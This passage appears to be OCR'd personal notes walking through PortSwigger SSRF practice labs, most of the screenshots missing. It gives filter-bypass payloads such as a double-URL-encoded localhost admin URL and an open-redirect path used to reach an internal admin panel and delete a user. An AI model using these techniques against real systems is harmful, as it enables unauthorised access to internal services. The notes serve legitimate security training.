

PortSwigger
Lab: Basic SSRF against another back-end system
LAB
Not solved
This lab has a stock check feature which fetches data from an internal system.
Find SSRF vulnerabilities using Burp Suite
TRY FOR FREE
ACCESS THE LAB
Solution
Community solutions



Request
Response



Payloads
Payloads














▼ https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter







send it to repeter and then meanuplati stockapi header




select ‘a’ letter from admin word and click right the then goto converat section goto URL then goto URL encode allcharaters the you will get from stockApi= http://127.1/admin to stockApi=http://127.1/%25%36%31dmin then you






then you will `/admin/delete?username=carlos`

then you can delete the user carlos !




then your leb will solved 😎😎😎😎😎😎 happy hacking


▼ https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass-via-open-redirection




go to the first product click on check stock button and then click next button




then you will get the another page




and get these request in burpsuite







in repeter copy the `/product/nextProduct?currentProductId=1&path=/product?productId=2`





past it in post request with the ip address which is given by portswigger and




and decode url then click send









press `ctrl+shift+u` for encode url then press send button and lab is solved and carlos's account delete



▼ https://portswigger.net/web-security/ssrf/blind/lab-shellshock-exploitation




first add the scop and then check this target ⇒ site map ⇒ issue




send this request into repeter and change some parameter

